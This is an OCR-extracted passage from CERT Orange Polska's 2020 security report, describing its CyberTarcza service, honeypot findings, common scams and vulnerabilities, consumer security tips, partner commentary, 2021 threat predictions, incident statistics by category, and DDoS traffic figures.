
The relationship between the incidents registered by the CyberTarcza and the ones generated by malware and phishing sites is shown in the graph below. Every client’s attempt to connect with a malicious address is blocked by the CyberTarcza. In the case of phishing sites, there are many, yet single, connection attempts. In the case of malware, there is a relatively small number of clients infected generate a big number of connection attempts with Command and Control addresses of individual threats:

Relationship between the incidents registered by the CyberTarcza and the ones generated by malware and phishing sites




What is also used in the Orange network to identify attacks and threats are honeypots. These are fake servers pretending to be active and poorly secured internet services. And thanks to the fact that the CERT has full control over them all the time, not only sources of attacks on these services can be observed, but also techniques used by attackers. Sources of attacks are as follows:

Sources of attacks



China, the United States and Russia prevail. It should be borne in mind that the large share of the United States is mainly due to the location of large cloud service providers in this country. As for the other two countries, the attacks from the large ISP networks can be seen on our honeypots. The most common type of attack is a brute force attack on administrator accounts. The most frequently used login - password pairs used during attacks on our honeypot pretending to be the SSH service are shown below:

The most frequently used login - password pairs used during attacks on our honeypot pretending to be the SSH service.



Unfortunately, we are not able to protect users against all threats. For example, a scam involving the installation of software that allows for remote access to the user's computer has recently become popular. The scam mechanism looks like this: using the information stolen from one of the cryptocurrency exchanges, scammers contact the user and offer them a "wonderful" investment. Upon finalizing the transaction, however, it turns out that there are unforeseen difficulties, which the scammer will obviously help you with. To this end, it is necessary to first install the remote access software and then log into your bank account or bitcoin wallet. At this very moment, the theft occurs right before the user's eyes.

The mechanisms of the CyberTarcza detect not only phishing sites and malware, but also a number of typical vulnerabilities that expose clients to various types of attacks. One of such vulnerabilities is the Web Proxy Auto Discovery (WPAD) function enabled on the device (WPAD - in the Windows system the "WinHTTP Web proxy server auto-discovery service" is responsible for this), which allows the operating system or applications to automatically detect and configure the proxy server. It allows attackers, in turn, to listen in the network traffic (partly also the encrypted one), and in some cases also to intercept logins and passwords to network services.

Other frequently detected vulnerabilities are unsecured DNS and NTP servers accessible on the Internet, which can be used to launch Reflected DDoS attacks on other devices on the Internet. If these services are actually used in DDoS attacks, their owners face at least temporary restrictions on Internet access (due to the Internet security) or even legal consequences.

A similarly large threat is the login panels for devices that users connect to their networks (modems, routers, printers, webcams, smart home devices, etc.) available on the Internet. The administration panel visible on the Internet is an incentive for the attacker and may result in unauthorized access to the device, which consequently opens up the possibility for the attacker to get into other devices connected to the network and, as a result, take over and use sensitive data or install malware.

Information campaigns, in which ways to eliminate these vulnerabilities are presented, are regularly sent to the users of the CyberTarcza that detects this type of vulnerabilities. Of course, we cannot rule out that these vulnerabilities are left on purpose and the user is fully aware of their existence. However, our experience shows that there is only a small number of such users. The situation in which the user is not aware of these vulnerabilities and the possible consequences of their use by attackers is far more common at the CERT. In 2020, we conducted 34 such campaigns and targeted them at approximately 30,000 users.

And, last of all, a few tips. If you follow them, criminals will have more difficulty robbing you

Don't visit the sites that promise too much. Check the addresses of the websites you visit. Remember that the padlock next to the website address is unfortunately no confirmation of the reliability of this website and will not protect you against anything.

Be extremely vigilant when opening e-mails that you don't expect to receive. Don't open attachments that you do not expect, do not click on links in suspicious e-mails and text messages.

In the case of banking, official, health, delivery services - do not use the links provided in e-mails or text messages. Always enter the address of the website you want to visit directly in the browser and verify its certificate.

Do not share your BLIK codes with anyone. Especially when someone asks for it via social media or messengers. If someone asks you, under some kind of a pretext, to provide such a code, immediately verify it via another contact channel (e.g. via a telephone conversation) whether this person indeed asked for it. Phishing BLIK codes is a well-known and widespread scam that may make you lose a lot of money.

Don't click on sensational ads and banners. Watch out for advertising campaigns, especially on social media.

If you use auction and classifieds websites, or small-scale online stores - watch out for seemingly attractive offers. Verify sellers, buyers, and transaction methods offerred. Remember that even positive comments can be faked. Use reliable sources of information about offers and sellers. Check the stores where you want to make purchases.

Respect your logins, passwords and PINs. Do not share photos of your documents and payment cards. Regularly check whether your data hasn't leaked (https://haveibeenpwned.com). If you were unlucky and your data has leaked, immediately change all passwords to the websites where you had a login and password similar to those in the leak. Use long passwords, unique to each site. Use password managers. Use multi-factor authentication (2FA).

Do not install any applications from unreliable sources. Do not install applications on phones that are not from official stores (Google Play, Apple Store). Do not install on your computer any applications or drivers that do not come from the official websites of manufacturers and suppliers. Avoid software repositories whose good reputation cannot be confirmed. Head rather to the official catalogues of software or hardware manufacturers.

Update your devices regularly. Install security patches from device manufacturers regularly. If the device comes from the official manufacturer support, consider replacing it with a newer, supported one.

If you use IoT or smart home devices, disable the fuction of accessing the administration panel from the Internet. Change administrative passwords (and logins, if possible) to non-standard and non-obvious ones. Turn off any services on these devices that you do not need.

Try to avoid devices from unknown manufacturers. Perhaps they are cheaper but they may also be carriers of malicious software. You shouldn't expect satisfactory technical support either from small, exotic manufacturers.

Think about whether you really need to register

(and enter your real details) on every website you come across. Think about whether you have to create accounts in every online store, in which you make purchases - if it is a one-off purchase, maybe it is better to make it without registration? It is true that stores may have some problems because of this, but maybe it will save you from potential data leakage?

If you use access modems/routers that have already come out of the manufacturer's support period, consider installing on them proven, alternative OpenSource software, e.g. OpenWRT. Always disable access to the administration panel from the Internet. Always turn off unnecessary redundant services.

Check the page https://cert.orange.pl/ regularly.

A detailed explanation of selected definitions is provided in the Glossary.

Witold Tujko

Our partner's comment:

Przemysław Jaroszewski

Head of the CERT Polska Team at the NASK National Research Institute. A programmer and social psychologist by education with over 20 years of experience in ICT security and incident analysis. During his career, involved in many national and international projects related to cooperation of response teams and data exchange. Co-author of training materials and a coach in programmes for response teams, including TRANSITS and ENISA CERT Exercises.

He's active in many international operational groups such as FIRST, TF-CSIRT or Antiphishing Working Group. In 2008-2013, he was an elected member of the TF-CSIRT Steering Committee.

In 2020, we were forced to do most of our activities online. Tools for collaboration, remote access and videoconferences were implemented and common among employees of many companies. Many people explored such services as the Trusted Profile, ePUAP or e-health and learned to handle official issues remotely.

Those companies that had (or created quickly) e-stores with digital offer, online payments and delivery shipping were successful in trade. Even the youngsters were faced with digitization when real-life classrooms were replaced by e-learning platforms, and instead of running in corridors they could joke with friends during a video call or while playing games on the console. For most of us, all of these experiences (and certainly their scale) were somewhat new. Additionally, there was a lot of uncertainty about the situation in the country and in the world. Consequently, many actions were taken under the influence of emotions as comprehensive information was lacking.

Unfortunately, this makes perfect circumstances to fall victim to scam. The criminals realised it very quickly and had no qualms to take advantage of these circumstances.

Right at the beginning of the pandemic, the growing number of SMS and e-mail campaign notifications was seen at the CERT Polska. Their message asked for "the payment for the disinfection of the parcel" or "COVID surcharge". The criminals also impersonated banks or administrative bodies, informing about the alleged seizure of funds to fight the epidemic and the need to log into the bank account to unblock them. Users were then redirected to false login forms or online payment gateways. As a consequence, significant amounts of money were stolen from their accounts.

The problem was also noticed by mobile telecommunications operators which, together with the Ministry of Digitization, the Office of Electronic Communications and the NASK National Research Institute, decided to look for effective methods of user protection. As a result of the agreement of these entities, the NASK National Research Institute decided to publish a "warning list" - a public list of Internet domains used for fraudulent purposes. The operators undertook to block connections to these domains. The mechanism is based on reports received from operators or individual users (https://incydent.cert.pl/domena), which are then verified by the CERT Polska operators. If a domain is clearly identified as being used for fraud and extortion, it is placed on the list that is publicly available in many formats and ready to be used in various technologies. So, when a user clicks a link from a fake text message or e-mail, they may be redirected to the site with an appropriate warning provided that their operator uses the list in its infrastructure. Let us highlight the fact that the Orange Polska is among the signers of the agreement. The warning list has been used in the CyberTarcza service right from the beginning.

CERT Orange Polska 2020 Report

Trends, or our predictions for 2021

Our last year's predictions were quickly verified by the pandemic and the global lockdown. With such big changes and attempts to adapt quickly to new - and for some enterprises unknown - work standards, the techniques used by cybercriminals also changed. What proved to be correct about our last year's predictions was smishing, which, along with malspam, was the vector constantly used for attacking individual users. It should be noted that criminals were more eager to use social media and online messengers to distribute malicious content. Other equally successful targets of attacks were services and solutions based on open banking. Mobile bankers took advantage of vulnerabilities in mobile applications and were troublesome for both clients and employees of the banking sector.

Our experiences and observations from the previous year allow us to specify the following trends for 2021.

1. Increase in the share (in the total number of threats) of malicious mobile applications (including the so-called bankers), but we also predict that the share of RAT malware in the network of fixed devices will continue to be significant. In both areas, the risks are closely related to social engineering attacks.

2. More vishing attacks, also with the use of Caller ID spoofing.

3. More smishing attacks.

4. More phishing attacks with the use of social networks and online messengers.

5. The scope of social engineering attacks related to remote access to corporate resources, encouraging the use of e.g. faked software that includes backdoors will persist. This trend is particularly visible during the pandemic when various vectors of attack and attempts to obtain access data for a company account may actually occur.

6. Malvertisment will retain its high position in attacks. We predict that 2021 will not change this trend despite the changes in attack techniques (using exploit kits for phishing attacks).

7. The number of phishing campaign stages and the level of their complexity may change, making it difficult to effectively detect attacks.

8. We expect new records in DDoS attacks.

9. The theft of cryptocurrency wallets will increase.

10. Attacks on "artificial intelligence" will continue in two areas: both in the area of its "ethical" use (e.g. in smart homes or vehicles), but also in the area used to prevent threats.

11. The high scope of attempts to phish payment information (web skimming) will remain. This illpractice can be compared to the theft of payment card data in a classic skimming attack.

12. The duration of phishing attacks will be reduced to a dozen or even several minutes per campaign.

13. The significant share of ransomware in attacks on companies and individual users.

Zespół CERT Orange Polska

Our partner's comment:

Piotr Konieczny

Head of the niebezpiecznik.pl security team - company breaking into the servers of other companies and finding out the bugs in their infrastructure, before the genuine criminals do.

On the one hand, 2020 revealed that our society is not very good at risk estimation, but on the other hand, a tremendous digital transformation, also in the context of security fields, took place in that year. While remote work in our field was nothing new, the enforced and almost complete transition to this scheme of work for some companies turned out to be a considerable challenge. Many mistakes have been made and a lot of security-violating compromises have been accepted.

That hurt. When the company is facing difficulties, loosening of firewall rules or allowing private devices to be used for work, which is against the company's security policy, become less important.

I think we have never been so fast at learning that much. Some of us turned a blind eye to the procedures and behaviors that before March 2020 seemed to be totally out of question. Others were happy about financial support for hardware or software that appeared unexpectedly. The rest did not have time to turn a blind eye or to be happy because they worked hard just to survive.

Theory met practice, and, in the end, what turned out to be threatening us was not cybercriminal gangs, but the shortcomings in business diversification, technological debt and the unpredictability of the future. While those who are reading this report have probably already dealt with the first two "opponents", the unpredictability will probably continue to accompany us all for some time. We seem to be prepared for remote work, in a safe way even though there are many mishaps (cf. A worker was streaming client's data to the Internet for 2 hours). Employees have been trained in this respect.

Will 2021 bring new threats? For the time being there is no indication of this since attack techniques are invariably the same: phishing "for a surcharge" via e-mail or text message. Now more often for "disinfection" than for exceeding the weight of the shipment. It comes as no surprise, anyway. With the stores closed, we order everything online, so we are constantly waiting for some parcels. In other words, social engineering prevails, and, in my opinion, it will prevail for a long time to come, and criminals seem to operate under the same assumption as system administrators. Does it work? Don't touch it, then. The sad truth is that there are new victims that differ from the "older" ones in that they had contact with the Internet and technology from an early age.

Despite that, they are taken in with the same years-old tricks.

An example of that is the recently popular attack on sellers on the OLX site, in which the scammer asks

for providing the payment card number so that the seller can receive money for the goods sold. It's hard to believe that so many people do not see anything suspicious in this request and that they do not read (with understanding) the content of the notification that authorizes transaction. Banks still have a lot to do about educating their clients, especially because the new generation treats payment cards as an ordinary tool. They feel no responsibility for the security of this tool. It's supposed to work, in their view. "I pay, I demand." I wonder if this is actually a wrong approach? I don't think we can expect everyone to be a "security expert".

Or maybe we can and we should?

The mechanisms of the CyberTarcza detect not only phishing sites and malware, but also a number of typical vulnerabilities that expose clients to various types of attacks.

Security incidents handled by CERT Orange Polska

The percentage distribution of security incidents we handled manually in 2020. The incidents concerned online service networks. Our analyses mainly relate to the division of the incidents into categories and to the comparisons with the previous year.

The cases concerned both attacks on the resources connected to the Orange Polska network, as well as those carried out from them. The types of networks from the point of view of individual users as well as corporate entities were also taken into account.


Information about the incidents came from both external and internal security systems. External sources of information are mainly reports from users, information from organizations dealing with security or other CERT units. Internal security systems include among others intrusion detection/prevention systems (IDS/IPS), network traffic analysers looking for DDoS attacks and malicious codes, honeypots, security information and event management systems (SIEM), CTI, and DNS/IP sinkhole.

Our classification comprises all kinds of events reported and handled by CSIRT-/CERT-type teams. Categories are based on the type and effect security-compromising activities that are related to the process of attack on an ICT system and its use. Such classification is useful mainly from the point of view of operational activities, in terms of the goal achieved. In practice, in the analyzed incidents many methods and techniques were usually used to achieve a specific effect, mainly related to the use of malware.


Incidents processed by category:

Incident category	Description and examples of events
Abusive and illegal content	Distribution of abusive and illegal content (e.g. distributing spam, distributing/sharing copyrighted materials – piracy/plagiary, child pornography) as well as offensive content/threats, and others violating the rules of the Internet network.
Malicious software	Infections and malicious software distribution (e.g. C&C hosting, malicious software in e-mail attachments, or links to a compromised URL address).
Information gathering	Activities aimed at gathering information on a system/network or their users in order to gain unauthorized access (e.g. port scanning, wiretapping, social engineering/phishing – including sending out phishing e-mails, hosting phishing websites).
Intrusion attempts	Attempts to gain unauthorized access to a system or network (e.g. multiple unauthorized logins, attempts to compromise a system or to disturb the functioning of services by exploiting vulnerabilities).
Network intrusions	Unauthorized access to a system or network, i.e. intrusion, compromising a system/ breaking past security (e.g. by taking advantage of the known vulnerabilities within the system), account compromised.
Availability	Blocking of network resource availability (system, data), i.a. by sending a huge amount of data, which results in denial of service (DDoS type of attacks).
Information content security	Compromising the confidentiality or integrity of information, most commonly as a result of a prior system takeover or interception of the data during transfer (e.g. interception and/or disclosure of a certain data set, destruction or modification of the data in a certain data set).
Fraud	Profiting from unauthorized use of network resources (information, systems) or their misuse (e.g. using the name of an organization without permission or using resources of an organization for non-statutory purposes).
Other	Events which don't fit into any of the listed categories.

Percentage distribution of incidents handled by CERT Orange Polska in 2020, divided by category




Percentage distribution of the incidents handled by CERT Orange Polska in 2020, divided by category, as compared with the year 2019



The largest group among the processed incidents was the one including the information gathering class (34.8 %). Compared to 2019, there was a slight decrease - by over 5 pp. (40.5% in 2019). Malware incidents came second (25%) - a significant increase from the previous year (11.3% and the third place in 2019). The subsequent place belongs to the attacks on resource availability (19.7%) - at the level similar to the previous year (20.9% in 2019), incidents from the abusive and illegal content group (11%) - a significant decrease by 6.8 pp. as compared to the previous year, information content security (3.9%) - similar level to the one in the previous year, intrusion attempts (3.3%) - similar level to the one in the previous year, network fraud (2%) - similar level to the one in the previous year. Network intrusions accounted for less than 1% of the incidents. Other kinds of incidents, not falling under any of the mentioned categories, represented a small percentage of all the incidents handled.

Monthly distribution of incidents from 2020, divided by category



In 2020, the occurrence of incidents was not equally distributed in time. Above all, one can see a significant increase of the incidents handled in May and June. The increase was caused by the increased number of phishing campaigns and malicious software that were related to fake invoices and impersonated various companies (including Orange).

Information gathering

Incidents of the “information gathering” kind were the largest group of those handled in 2020 (34.8% of all the incidents). This incident class consists mostly of phishing and port scanning cases. These kinds of threats are in most cases an important element of a more advanced attack, aimed at information theft or financial scam. Over the last year, the most cases in this category occurred in January and October.

Malicious software

The “malicious software” class of incidents consists mostly of infections (i.a. infections with ransomware type of malware, Trojan), malicious software distribution (including i.a. malware in e-mail attachments, hosting of malicious websites, or hosting of Command&Control (C&C) servers) that control remotely a network of infected computers. Incidents of such characteristics accounted for 11.3% of all the incidents handled in 2020, most of which occurred in May and June. This was due to an increased number of malware campaigns (malicious software as an attachment or link leading to a malicious URL) connected with fake invoices. In practice, in most of the incidents analysed, cybercriminals achieved their goal with the use of malicious software, which is why this kind of threat has been described in a separate section of this report.

Availability

The incident class called “Availability” consists mostly of Distributed Denial of Service (DDoS) type attacks. In 2020, there was 19.7% incidents of this kind. Most of them were handled in April, the least - in January. Just as malicious software, they may pose a serious threat and cause significant losses, which is why we have dedicated a separate section of this report to these incidents.

Abusive and illegal content

The incident class called “Abusive and illegal content” consists mostly of cases related to sending out spam. Other incidents in this group included i.a. copyright violation (e.g. piracy) and distribution of illegal content (e.g. racist content, child pornography, or content promoting violence). Over the course of 2020, a particular intensification of incidents in this category could be observed in October, and the lowest in May.

Information content security

This class includes cases of unauthorized access to data and alteration/removal of datasets security. In 2020, 3.9% of this type of cases was noted. Still, such incidents are of great importance. In practice, they mean serious problems connected with data leaks or other consequences of unauthorized access to data. Over the year, the largest number of these incidents was handled in March, and the least in September.

Intrusion attempts

The “Intrusion attempts” category encloses mostly efforts to bypass security through taking advantage of vulnerabilities within a system, its components or entire networks, as well as log-in attempts onto services and access networks (password guessing), to gain access to a system or to take control of it. In 2020, there was 3.3% incidents of this kind. Most of them were handled in September.

Fraud

The “Fraud” category consists mostly of unauthorized use of resources and using the name of another subject without its permission. These cases accounted for 2% of all the incidents. Most of the incidents from this category occurred in January and November. These cases were mainly concerned with the attacks through impersonating well-known brands and institutions in malware and phishing campaigns.

Network intrusions

This class consists of the incident types synonymous with the “intrusion attempts” class, however these incidents have a positive outcome from the attacker’s point of view. In 2020, there was 0.2% of such attacks.

Other

Incidents not classified in any of the previously mentioned categories represented a small proportion of all cases. No dominant kind of incident can be distinguished within this group.

DDoS attacks on services and infrastructure observed in the Orange Polska network

We are presenting the scale and types of volumetric DDoS attacks identified on the analysed Orange Polska connections. Our analyses mainly relate to the types of DDoS attacks detected, their strength, duration time and comparisons with the previous year.

Distributed Denial of Service (DDoS) attacks are one of the simplest and most popular attacks on a network or a computer system, and also one of the more dangerous and harmful in terms of effects. Their main purpose is to impede or prevent the use of network services offered by the attacked system and, as a result, to paralyse the victim's infrastructure by sending large numbers of queries to the attacked service.

The highest observed value of traffic intensity at the peak of the attack reached around:

302.9 Gbps.

The average volume of a DDoS attack at its peak: about


4 Gbps.

Characteristics of DDoS attacks in the Orange Polska network

Below we present traffic characteristics of UDP protocol ports most commonly used in DDoS attacks, on the analysed Orange Polska connections. The data provided presented on the charts is averaged.


Port 389 is used by the CLDAP (Connectless Lightweight Directory Access Protocol) service, used for accessing directory services. On the analysed Orange Polska connection, the highest traffic on this port (over 120 Gbps) was observed in January.

Traffic characteristics on port 389 on the analysed Orange Polska connection



